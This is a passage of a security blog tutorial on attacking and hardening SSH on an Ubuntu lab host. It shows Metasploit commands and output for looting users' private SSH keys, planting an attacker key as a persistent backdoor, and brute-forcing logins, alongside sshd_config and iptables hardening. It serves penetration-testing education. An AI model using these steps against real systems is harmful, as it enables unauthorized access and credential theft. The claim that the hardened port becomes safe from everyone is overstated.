
Saved Sessions

Default Settings

Close window on exit: Always Never [✓ Only on clean exit]

It will open without asking for password as you have configured the key.

But this doesn't mean it can't be open using password. And still we are vulnerable to hackers.



```
Using username "raj".
Authenticating with public key "rsa-key-20170720"
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

257 packages can be updated.
166 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '16.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jul 20 02:59:30 2017 from 192.168.1.103
raj@ubuntu:~$
```

Exploit SSH by Stealing PGP KEY

If you have already exploited target and have its meterpreter session as exploit above then you can use following post exploit for stealing authorized keys.


This module will collect the contents of all users' .ssh directories on the targeted machine. Additionally, known_hosts and authorized_keys and any other files are also downloaded. This module is largely based on firefox_creds.rb.

use post/multi/gather/ssh_creds

msf post(ssh_creds) >set session 1

msf post(ssh_creds) >exploit

From given below image you can see we have got all authorized keys store in **/.ssh** directory now use those keys for login into SSH server.



```
msf auxiliary(ssh_login) > use post/multi/gather/ssh_creds
msf post(ssh_creds) > set session 1
session => 1
msf post(ssh_creds) > exploit

[*] Finding .ssh directories
[*] Looting 2 directories
[+] Downloaded /home/aarti/.ssh/.ssh: Permission denied -> /root/.msf4/loot/201709302108
19_default_192.168.1.17_ssh..sshPermis_367043.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/raj/.ssh/authorized_keys -> /root/.msf4/loot/20170930210820_default
_192.168.1.17_ssh.authorized_k_339695.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/raj/.ssh/authorized_keys~ -> /root/.msf4/loot/20170930210821_defaul
t_192.168.1.17_ssh.authorized_k_413556.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/raj/.ssh/id_rsa -> /root/.msf4/loot/20170930210822_default_192.168.
1.17_ssh.id_rsa_981333.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/raj/.ssh/id_rsa.pub -> /root/.msf4/loot/20170930210822_default_192.
168.1.17_ssh.id_rsa.pub_944414.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/raj/.ssh/sshkey.ppk -> /root/.msf4/loot/20170930210823_default_192.
168.1.17_ssh.sshkey.ppk_518266.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/raj/.ssh/sshloginkey.ppk -> /root/.msf4/loot/20170930210823_default
_192.168.1.17_ssh.sshloginkey._636583.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[*] Post module execution completed
```

Create Permanent Backdoor


This module will add an SSH key to a specified user (or all), to allow remote login via SSH at any time

Use post/linux/manage/sshkey_persistence

msf post(sshkey_persistence) > set session 1

msf post(sshkey_persistence) >exploit


Now whenever host will alive attacker can connect to his system without exploiting again and again due to this permanent backdoor.



```
msf auxiliary(ssh_login) > use post/linux/manage/sshkey_persistence
msf post(sshkey_persistence) > set session 1
session => 1
msf post(sshkey_persistence) > exploit

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /root/.msf4/loot/20171001001059_default_192.168.1
.17_id_rsa_394895.txt
[*] Adding key to /home/aarti/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/raj/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf post(sshkey_persistence) > 
```

Secure Against SSH PGP key Auto login


Therefore we are going to apply third measure of security i.e. to disable password completely. For this, go to **computer>etc>sshd_config.**



```
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues
with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

X11Forwarding yes
X11DisplayOffset 10
```

Here, change password authentication from yes (as shown the image above) to no and uncomment (as shown in image below).

And now that we have successfully applied three measures of security our port is safe from anyone and everyone. To this port the hacker will require physical access to you hardware which is impossible. And if you want to access SSH from another machine then just configure the same key in that PC too and it have access to it.


*sshd_config (/etc/ssh) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*sshd_config

```
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no
```

Prevention against Brute force attack

A threshold account lockout policy in windows which locked an account after certain numbers of attempt that can be possible in UNIX also through Iptables chain rule.

Here admin can set iptable chain rules for certain number of login attempts and if user crossed the define number then account will get locked for some time period as specified by admin.


Type the given below command to set iptable chain rule for account lockout policy:

iptables -I INPUT -p tcp –dport 22 -i eth0 -m state –state NEW -m recent –set

iptables -I INPUT -p tcp –dport 22 -i eth0 -m state –state NEW -m recent –update –seconds 120 –hitcount 3 -j DROP

Now this above rule will allow only **3 chances** for login into FTP server otherwise locked the account for **120 seconds** (2 minutes).


service ssh restart



```
root@ubuntu:~# iptables -I INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --set
root@ubuntu:~# iptables -I INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent  --upda
te --seconds 120 --hitcount 3 -j DROP
root@ubuntu:~# service ssh restart
```

Let's ensure iptable chain rule working by making brute force attack as above.


Great!! It has prevented by stopping brute force after 3 attempts but will get activated after 2 minute therefore admin should locked the account for long period of time.




```
msf auxiliary(ssh_login) > set rhosts 192.168.1.17
rhosts => 192.168.1.17
msf auxiliary(ssh_login) > set USERPASS_FILE /root/Desktop/ssh.txt
USERPASS_FILE => /root/Desktop/ssh.txt
msf auxiliary(ssh_login) > exploit

[*] SSH - Starting bruteforce
[-] SSH - Failed: '123:123'
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'admin:123'
[-] SSH - Could not connect: The connection timed out (192.168.1.17:22).
[-] SSH - Could not connect: The connection timed out (192.168.1.17:22).
[-] SSH - Could not connect: The connection timed out (192.168.1.17:22).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

Secure SSH through Port Forward

Now that SSH has been configured. We can use our first measure of security i.e. port forwarding. In **computer>etc>ssh** you will find a file with the name of **“sshd_config”**.




Open this file and wherever it says port 22, change it to port 2222.



```
*sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 2222
# Use these options to restrict which interfaces/protocols sshd will
bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024
```

This way we have forwarded SSH service from port 22 to port 2222. Let’s check it on nmap to confirm.

nmap -sV 192.168.1.17



```
root@kali:~# nmap -sV 192.168.1.17

Starting Nmap 7.50 ( https://nmap.org ) at 2017-07-20 05:50 EDT
Nmap scan report for 192.168.1.17
Host is up (0.00027s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 6.9p1 Ubuntu 2ubuntu0.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:49:D9:DD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact here

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST NEXT POST

← VNC PIVOTING THROUGH METERPRETER

TELNET PIVOTING THROUGH METERPRETER →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.